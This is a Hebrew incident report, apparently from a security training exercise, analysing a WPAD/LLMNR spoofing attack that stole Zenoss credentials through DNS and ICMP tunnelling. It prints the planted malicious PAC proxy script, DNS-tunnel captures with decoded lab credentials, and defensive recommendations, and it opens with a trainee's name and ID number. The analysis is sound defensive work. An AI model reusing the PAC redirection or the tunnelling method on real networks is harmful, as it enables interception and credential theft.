
דו״ח תרחיש- WPAD MITM


1. <u>לוגיסטיקה:</u>
   A. שם מלא: אליהו פרידמן
   B. תעודת זהות: 211691159
   C. שם התרחיש: WPAD MITM

2. <u>תהליך זיהוי התקיפה:</u>

התחלנו את התרחיש כאשר נתון לנו שיש פעילות חשודה ב-USER SEGMENT .
התחלנו בבדיקה במערכת ה- ArcSight ללא ממצאים חריגים, בנוסף ביצענו בדיקה ב-Zenossv ללא ממצאים חריגים גם כן.
בתמונה צילום מסך ממערכת ArcSight בה ניתן לראות כי לא אותרו ממצאים



מכיוון שקיבלנו מידע שיש תנועה חריגה ב-USER SEGMENT נכנסנו לכל המשתמשים ב-USER SEGMENT בכדי לחפש אנומליות.



בתמונה המכונות שבדקנו ב-USER SEGMENT.

בבדיקה שביצענו במכונה USER 10 (192.168.100.10), כשהסנפנו ב-Wireshark מצאנו שאילתות LLMNR מ-USER 10 של WPAD ו-asproxy.
התשובה לשאילתה מגיעה מכתובת 192.168.100.230 שהיא כתובת שאינה נמצאת במפת הרשת של הארגון, ובפרט לא ב-User Segment למרות שיש לו mask המתאים לכתובת ב-User Segment.
נציין כי התשובה שהמכונה 192.168.100.230 מכילה את הכתובת שלו עצמו, מה שלא סביר שיקרה, כי זהו לכאורה משתמש בארגון.

<u>נסביר בקצרה על המושגים:</u>

<u>LLMNR</u> פרוטוקול שמשמש לתרגום Domain Names לכתובות IP ברשת המקומית. הוא פועל על בסיס שידור (multicast) ולא מחייב שרת DNS מרכזי. כלומר שליחת שאילתה לשאר המחשבים ברשת המקומית בבקשה לקבלת הIP של דומיין מסוים במידה ויש להם.

<u>WPAD</u> פרוטוקול שמאפשר למכשירים ברשת למצוא את הגדרות ה-Proxy שלהם באופן אוטומטי.

<u>ASProxy</u> הוא שירות Proxy שנועד לתווך בין משתמשים לשירותי אפליקציה שונים. הוא מתפקד כנקודת גישור בין הלקוח לשרת ומאפשר ניהול ובקרה של התעבורה.

No.	Time	Source	Destination	Protocol	Length	Info
81	0.086385	fe80::e5d1:a500:150	ff02::1:3	LLMNR	84	Standard query A wpad
82	0.086561	192.168.100.10	224.0.0.252	LLMNR	64	Standard query A wpad
87	0.087219	192.168.100.230	192.168.100.10	LLMNR	84	Standard query response A 192.168.100.230
88	0.087563	192.168.100.10	224.0.0.252	LLMNR	64	Standard query AAAA wpad
197	0.187373	192.168.100.10	224.0.0.252	LLMNR	64	Standard query AAAA wpad
330	0.292421	fe80::e5d1:a500:150	ff02::1:3	LLMNR	87	Standard query A asproxy
331	0.292685	192.168.100.10	224.0.0.252	LLMNR	67	Standard query A asproxy
332	0.293169	192.168.100.230	192.168.100.10	LLMNR	90	Standard query response A 192.168.100.230
333	0.293531	192.168.100.10	224.0.0.252	LLMNR	67	Standard query AAAA asproxy
416	0.393327	192.168.100.10	224.0.0.252	LLMNR	67	Standard query AAAA asproxy
526	0.494419	fe80::e5d1:a500:150	ff02::1:3	LLMNR	87	Standard query A asproxy
527	0.494606	192.168.100.10	224.0.0.252	LLMNR	67	Standard query A asproxy
528	0.495227	192.168.100.230	192.168.100.10	LLMNR	90	Standard query response A 192.168.100.230


בתמונה צילום מסך של ה-Wireshark.

בבדיקת ping ל-WPAD ול-Asproxy ראינו כי התשובה מתקבלת מהמכונה החשודה בהתחזות הינה 192.68.100.230.

```
C:\Users\user055>ping asproxy

Pinging asproxy [192.168.100.230] with 32 bytes of data:
Reply from 192.168.100.230: bytes=32 time<1ms TTL=64
Reply from 192.168.100.230: bytes=32 time<1ms TTL=64
Reply from 192.168.100.230: bytes=32 time<1ms TTL=64
Reply from 192.168.100.230: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.100.230:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\user055>ping wpad

Pinging wpad [192.168.100.230] with 32 bytes of data:
Reply from 192.168.100.230: bytes=32 time<1ms TTL=64
Reply from 192.168.100.230: bytes=32 time<1ms TTL=64
Reply from 192.168.100.230: bytes=32 time<1ms TTL=64
Reply from 192.168.100.230: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.100.230:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

מממצאים אלו ניתן להסיק כי המכונה החשודה הגדירה את עצמה בתור שרת ה-Proxy של הארגון.


בחיפוש אחר מידע נוסף פילטרנו את ה-Firewall לפי המכונה 192.168.100.230 וראינו תקשורת עם 1-DC מעל UDP בפורט 53, שזהו פורט של פרוטוקול ה-DNS.
כמו כן בהתחברות ל-Firewall והסנפה ב-Wireshark ראינו תקשורת עם כתובת 199.203.100.60 שהיא כתובת מחוץ לארגון.



192.168.100.230

Showing first 250 results (1.1 sec.) out of at least 250 results


...	Origin	Source	Source User...	Destination	Service	Ac...	Access Rule N...	Policy...	Description
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1
	CNT-FW	192.168.100.230		CNT-DC1 (192.168.200.1)	domain-udp (UDP/53)	11	UsersToServers	Standard	domain-udp Traffic Accepted from 192.168.100.230 to 192.168.200.1



icmp && ip.src == 192.168.100.230

o.	Time	Source	Destination	Protocol	Length	Host	Server Name	Destination Port	Info
9129	18.240567	192.168.100.230	199.203.100.60	ICMP	96				Echo (ping) request id=0x0001, seq=0/0, ttl=254 (reply in 9130)
9470	19.241873	192.168.100.230	199.203.100.60	ICMP	96				Echo (ping) request id=0x0002, seq=0/0, ttl=254 (reply in 9471)
10317	20.243031	192.168.100.230	199.203.100.60	ICMP	43				Echo (ping) request id=0x0003, seq=0/0, ttl=254 (reply in 10318)
10596	21.244076	192.168.100.230	199.203.100.60	ICMP	42				Echo (ping) request id=0x0004, seq=0/0, ttl=254 (reply in 10597)
11089	22.245118	192.168.100.230	199.203.100.60	ICMP	42				Echo (ping) request id=0x0005, seq=0/0, ttl=254 (reply in 11090)
26296	49.956283	192.168.100.230	199.203.100.60	ICMP	96				Echo (ping) request id=0x0001, seq=0/0, ttl=254 (reply in 26297)
26698	50.957542	192.168.100.230	199.203.100.60	ICMP	96				Echo (ping) request id=0x0002, seq=0/0, ttl=254 (reply in 26699)
26988	51.958468	192.168.100.230	199.203.100.60	ICMP	43				Echo (ping) request id=0x0003, seq=0/0, ttl=254 (reply in 26989)
27928	52.959514	192.168.100.230	199.203.100.60	ICMP	42				Echo (ping) request id=0x0004, seq=0/0, ttl=254 (reply in 27929)
28566	53.960628	192.168.100.230	199.203.100.60	ICMP	42				Echo (ping) request id=0x0005, seq=0/0, ttl=254 (reply in 28567)

לאחר בדיקה, ראינו ב-USER 10 כי ה-WPAD השתנה לאחרונה, לכן נכנסנו ל-cache של ה-Firefox בו נמצא הקובץ, וראינו שהושתל סקריפט בתוך הקובץ.
הקובץ הינו קובץ JavaScript שאומר שכל עוד התקשורת אינה פנימית (localhost) מתבצע שינוי שרת הפרוקסי ל-Asproxy בפורט 3141, כך שהמידע יעבור ככל הנראה לכתובת 192.168.100.230.



Cache entry information

```
                  key: http://wpad/wpad.dat
          fetch count: 1
         last fetched: 2024-06-23 09:22:07
        last modified: 2024-06-23 09:22:07
              expires: Expired Immediately
            Data size: 308 B
             Security: This document does not have any security info associated with it.

      strongly-framed: 1
       request-method: GET
        response-head: HTTP/1.1 200 OK
                       Server: Microsoft-IIS/6.0
                       Date: Wed, 12 Sep 2012 13:06:55 GMT
                       Content-Type: application/x-ns-proxy-autoconfig
                       X-Powered-By: ASP.NET
                       Content-Length: 308
original-response-     Server: Microsoft-IIS/6.0
             headers:  Date: Wed, 12 Sep 2012 13:06:55 GMT
                       Content-Type: application/x-ns-proxy-autoconfig
                       X-Powered-By: ASP.NET
                       Content-Length: 308
```

```
00000000:  66  75  6e  63  74  69  6f  6e  20  46  69  6e  64  50  72  6f  function FindPro
00000010:  78  79  46  6f  72  55  52  4c  28  75  72  6c  2c  20  68  6f  xyForURL(url, ho
00000020:  73  74  29  7b  69  66  20  28  28  68  6f  73  74  20  3d  3d  st){if ((host ==
00000030:  20  22  6c  6f  63  61  6c  68  6f  73  74  22  29  20  7c  7c   "localhost") ||
00000040:  20  73  68  45  78  70  4d  61  74  63  68  28  68  6f  73  74   shExpMatch(host
00000050:  2c  20  22  6c  6f  63  61  6c  68  6f  73  74  2e  2a  22  29  , "localhost.*")
00000060:  20  7c  7c  28  68  6f  73  74  20  3d  3d  20  22  31  32  37   ||(host == "127
00000070:  2e  30  2e  30  2e  31  22  29  20  7c  7c  20  69  73  50  6c  .0.0.1") || isPl
00000080:  61  69  6e  48  6f  73  74  4e  61  6d  65  28  68  6f  73  74  ainHostName(host
00000090:  29  29  20  72  65  74  75  72  6e  20  22  44  49  52  45  43  )) return "DIREC
000000a0:  54  22  3b  20  69  66  20  28  64  6e  73  44  6f  6d  61  69  T"; if (dnsDomai
000000b0:  6e  49  73  28  68  6f  73  74  2c  20  22  52  65  73  70  50  nIs(host, "RespP
000000c0:  72  6f  78  79  53  72  76  22  29  7c  7c  73  68  45  78  70  roxySrv")||shExp
000000d0:  4d  61  74  63  68  28  68  6f  73  74  2c  20  22  28  2a  2e  Match(host, "(*.
000000e0:  52  65  73  70  50  72  6f  78  79  53  72  76  7c  52  65  73  RespProxySrv|Res
000000f0:  70  50  72  6f  78  79  53  72  76  29  22  29  29  20  72  65  pProxySrv)")) re
00000100:  74  75  72  6e  20  22  44  49  52  45  43  54  22  3b  20  72  turn "DIRECT"; r
00000110:  65  74  75  72  6e  20  27  50  52  4f  58  59  20  61  73  70  eturn 'PROXY asp
00000120:  72  6f  78  79  3a  33  31  34  31  3b  20  44  49  52  45  43  roxy:3141; DIREC
00000130:  54  27  3b  7d                                                  T';}
```

```
JavaScript.txt
function FindProxyForURL(url, host){if ((host =="localhost") || shExpMatch(host, "localhost.*") || (host == "127.0.0.1")
|| isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "RespProxySrv")
|| shExpMatch(host, "(*.RespProxySrv|RespProxySrv)")) return "DIRECT"; return 'PROXY asproxy:3141; DIRECT';}
```

מכיוון שראינו שהמכונה החשודה מתקשרת עם ה-DC, נתחבר ל-DC ונסניף ב-Wireshark.
ראינו שכאשר המשתמש מזין credentials ב-Zenoss דרך דפדפן Firefox יש פאקטות DNS ב-DC שהתוכן שלהם הוא מלל כלשהו ואת סיומת images.catvids.com. ככל הנראה זהו דומיין שקנה התוקף.

```
MTkyLjE2OC4yMDAuMTMzOjgwODB8eyJhY3Rpb24iOiJKb2JzUm91dGVyIiwibWV.1-3-722809.images.catvids.co 164   DNS   192.168.200.1   192.168.100.230   64.888413 18
0aG9kIjoidXNlcmpvYnMiLCJkYXRhIjobWzE7MzRtW3t9XRtbMG0sInR5cGUiOi.2-3-281031.images.catvids.co 164   DNS   192.168.200.1   192.168.100.230   65.905312 19
                Standard query 0xd73c A JycGMiLCJ0aWQiOjN9.3-3-636991.images.catvids.com OPT 119   DNS   192.168.200.1   192.168.100.230   66.921858 20
MTkyLjE2OC4yMDAuMTMzOjgwODB8eyJhY3Rpb24iOiJKb2JzUm91dGVyIiwibWV.1-3-717203.images.catvids.co 164   DNS   192.168.200.1   192.168.100.230   72.969496 21
0aG9kIjoidXNlcmpvYnMiLCJkYXRhIjobWzE7MzRtW3t9XRtbMG0sInR5cGUiOi.2-3-205651.images.catvids.co 164   DNS   192.168.200.1   192.168.100.230   77.985009 22
                Standard query 0x8329 A JycGMiLCJ0aWQiOjR9.3-3-455688.images.catvids.com OPT 119   DNS   192.168.200.1   192.168.100.230   82.517689 23
                Standard query 0x8329 A JycGMiLCJ0aWQiOjR9.3-3-455688.images.catvids.com OPT 119   DNS   192.168.200.1   192.168.100.230   87.517411 24
MTkyLjE2OC4yMDAuMTMzOjgwODB8eyJhY3Rpb24iOiJNZXNzYWdpbmdSb3V0ZXI.1-3-386703.images.catvids.co 164   DNS   192.168.200.1   192.168.100.230   96.609122 25
MTkyLjE2OC4yMDAuMTMzOjgwODB8eyJhY3Rpb24iOiJNZXNzYWdpbmdSb3V0ZXI.1-3-386703.images.catvids.co 164   DNS   192.168.200.1   192.168.100.230   101.608857 26
MTkyLjE2OC4yMDAuMTMzOjgwODB8eyJhY3Rpb24iOiJNZXNzYWdpbmdSb3V0ZXI.1-3-386703.images.catvids.co 164   DNS   192.168.200.1   192.168.100.230   106.608981 27
```

המרנו את המלל מ- Base-64 בעזרת תוכנת Decoder Base64.
ניתן לראות כי במלל נמצאים credentials, כלומר המכונה החשודה שולחת שאילתות DNS עם פרטי משתמשים וסיסמאות. שיטה זו נקראת DNS Tunnelling.

```
192.168.200.133:8080 |
came_from=http://192.168.200.133:8080/zport/dmd/ &
submitted=true &
__ac_name=admin &
__ac_password=P@ssw0rd &
submitbutton=192.168.200.133:8080 |
{"action":"MessagingRouter","method":"getUserMessages","data":[1;34m[{}][0m,"type":"rpc","tid":1}
192.168.200.133:8080 |
{"action":"JobsRouter","method":"userjobs","data":[1;34m[{}][0m,"type":"rpc","tid":2}
```

נחזור ל-Firewall ונסניף בעזרת ה-Wireshark.
ניתן לראות חבילות ICMP . החבילות מכילות מידע מוצפן. מכאן הסקנו שהתוקף שולח את המידע מחוץ לארגון מכאן בעזרת ICMP.

icmp && ip.src == 192.168.100.230

	Time	Source	Destination	Protocol	Length	Host	Server Name	Destination Port	Info
9129	18.240567	192.168.100.230	199.203.100.60	ICMP	96				Echo (ping) request id=0x0001, seq=0/0, ttl=254 (reply in 9130)
9470	19.241873	192.168.100.230	199.203.100.60	ICMP	96				Echo (ping) request id=0x0002, seq=0/0, ttl=254 (reply in 9471)
10317	20.243031	192.168.100.230	199.203.100.60	ICMP	43				Echo (ping) request id=0x0003, seq=0/0, ttl=254 (reply in 10318)
10596	21.244076	192.168.100.230	199.203.100.60	ICMP	42				Echo (ping) request id=0x0004, seq=0/0, ttl=254 (reply in 10597)
11089	22.245118	192.168.100.230	199.203.100.60	ICMP	42				Echo (ping) request id=0x0005, seq=0/0, ttl=254 (reply in 11090)
26296	49.956283	192.168.100.230	199.203.100.60	ICMP	96				Echo (ping) request id=0x0001, seq=0/0, ttl=254 (reply in 26297)
26698	50.957542	192.168.100.230	199.203.100.60	ICMP	96				Echo (ping) request id=0x0002, seq=0/0, ttl=254 (reply in 26699)
26988	51.958468	192.168.100.230	199.203.100.60	ICMP	43				Echo (ping) request id=0x0003, seq=0/0, ttl=254 (reply in 26989)
27928	52.959514	192.168.100.230	199.203.100.60	ICMP	42				Echo (ping) request id=0x0004, seq=0/0, ttl=254 (reply in 27929)
28566	53.960628	192.168.100.230	199.203.100.60	ICMP	42				Echo (ping) request id=0x0005, seq=0/0, ttl=254 (reply in 28567)

לסיכום, אדם מחוץ לארגון הצליח ככל הנראה לחדור פיזית לארגון (אולי חיבר מחשב קטן).
התוקף חיבר שרת Proxy זדוני לרשת, אשר חיכה עד שמישהו ינסה להיכנס לאתר כלשהו אך יקליד את שם האתר בצורה שגויה.
כאשר חזרה תשובת DNS שלילית מה-DC של הארגון (שמציינת שהאתר לא קיים), נשלחה שאילתת LLMNR שמחפשת קובץ WPAD.dat. , קובץ זה מכיל את המידע על שרת ה-Proxy ברשת.

התוקף ניצל זאת והחזיר במענה את עצמו כשרת ה-Proxy כך שכל החיפושים העתידיים עברו דרך השרת הזדוני.
כאשר אחד מהמשתמשים ברשת התחבר לאתר Zenoss או כל אתר אחר שמבקש שם משתמש וסיסמה, שרת ה-Proxy הזדוני שלח את שם המשתמש והסיסמה באמצעות DNS Tunneling אל catvids.
לאחר מכן התוקף שלח את המידע החוצה מהארגון בעזרת ICMP Tunneling אל מכונה מחוץ לארגון.

3. פירוק ווקטור התקיפה לשלבים לפי MITRE:

A. Reconnaissance: אין, לא ראינו שהתוקף ביצע פעולות זיהוי מיוחדות. ייתכן שהוא התחבר פיזית לרשת ובחן את המכשירים והפרוטוקולים הפעילים ברשת המקומית כדי למצוא נקודות תורפה, אבל לא זיהינו זאת.

B. Resource Development: התוקף ככל הנראה השתמש במכשיר פיזי כמו Raspberry Pi והגדיר אותו כשרת Proxy זדוני. הוא גם רכש שם דומיין images.catvids.com כדי להעביר את המידע שנאסף. התוקף עורך את קובץ ה-WPAD.

C. Initial Access: התוקף התחבר פיזית לרשת המקומית של הארגון (כנראה ע"י Raspberry pi) והכניס את המכשיר הזדוני שלו ל-USER SEGMENT

D. Execution: התוקף שינה את קובץ ה-WPAD והוסיף סקריפט זדוני שמכוון את התעבורה דרך המכשיר שלו, ומזליג את המידע בעזרת DNS Tunneling.

E. Persistence: התוקף שמר את השינויים בקובץ ה-WPAD והגדיר את המכשיר שלו כשרת ה-Proxy כדי להבטיח שהגישה תישמר גם לאחר אתחול המערכת.

F. Privilege Escalation: אין, לא זוהתה הרמת הרשאות מיוחדת. התוקף פעל במסגרת ההרשאות שהיו לו (הרשאת USER).

G. Defense Evasion: התוקף קידד ב-base 64 את המידע ושלח אותו באמצעות שאילתת DNS כך שיהיה קשה יותר לאתר את ההזלגה.

H. Credential Access: התוקף אסף שמות משתמש וסיסמאות בכך שכל התעבורה עוברת דרכו ובכך הוא מקבל את הcredential.

I. Discovery: חוץ מהזלגת ה-credential, לא בוצע זיהוי נוסף של מערכות או מכונות נוספות ברשת.

J. Lateral Movement: התוקף לא זז בין מכונות ברשת. הוא פעל רק מהמכונה שהתחבר אליה פיזית ב-USER SEGMENT .

K. Collection: התוקף אסף שמות משתמש וסיסמאות והזליג החוצה את המידע.

L. Command and Control: אין לתוקף שרת שליטה ובקרה.

M. Exfiltration: התוקף אוסף credential, מקודד אותם ב-base 64 ושולח בעזרת שאילתות DNS לעצמו ואז מזליג החוצה בעזרת ICMP.

N. Impact: לא קרה נזק מבחינת השבתת שירותים, מחיקת נתונים וכדומה, אך הודלפו פרטים רבים וביניהם מידע רגיש כדוגמת סיסמאות. התוקף יכול להשתמש בפרטים אלו ליצור נזק גדול לארגון.

4. מידע תקשורתי:

התקשורת אינה צד משמעותי בתקיפה, היא רק האמצעי אך לא המרכז. התוקף הופך את עצמו להיות שרת ה- Proxy ובכך לקבל גישה לסיסמאות ופרטי משתמש. התוקף השתמש בפרוטוקולים DNS ו-ICMP להזלגת המידע ע"י DNS Tunneling ו-ICMP Tunneling .

5. פעולות לוקאליות:

A. המשתמש שדרכו נכנס התוקף:
התוקף לא התחבר למשתמש קיים אלא התחבר פיזית לארגון (כנראה באמצעות Raspberry Pi). התוקף יצר מכונה ב-USER SEGMENT בכתובת 192.168.100.230.

B. קבצים שנפגעו/שונו/הועתקו/הושתלו:
קובץ ה-WPAD שונה והושתל בו סקריפט זדוני שמכוון את התעבורה לשרת הזדוני של התוקף.

C. מסקנות נוספות:
התקיפה נבעה מאי הקפדה על מדיניות האבטחה במכשירים פיזיים, ועל האבטחה הפיזית של הארגון. יש להקפיד על כך לא פחות מהאבטחה ברשת.

6. <u>הגנה:</u>
A. הגנה ראשונית:
-שינוי סיסמאות בכל הארגון.
-ביטול תמיכה ב-LLMNR.
-חסימה ב- Firewall של הכתובת 192.168.100.230 .
-ניתוק המכונה שחוברה.
-לעדכן את קובץ ה-WPAD חזרה למה שהיה קודם, ולהסיר את הסקריפט הזדוני.

B. הגנה מניעתית:
-להעלות מודעות לעובדי הארגון לסיכון בהכנסת מכשירים פיזית, להגדיר מדיניות אבטחה נוקשה למכשירים פיזיים ואולי אף לאסור שימוש בהם במידת האפשר.
-לבטל את הקונפיגורציה של ה- cache ב-Firefox שלא יוכל להיות ידני.
-לקנפג את ה-DC שיחזיק רשימה של המכונות בארגון ויקבל 'פקודות' רק מהם, ולא רק למי שיש קידומת של הארגון.
-ביטול תמיכה בפרוטוקול LLMNR.

7. <u>הערות נוספות:</u>
A. אופן עבודת הצוות:
האירוע נוהל בצורה טובה. עבדנו במשותף ויסודי.
B. מגבלות העבודה:
לא היו מגבלות. תרחיש מורכב אך התמודדנו איתו בהצלחה.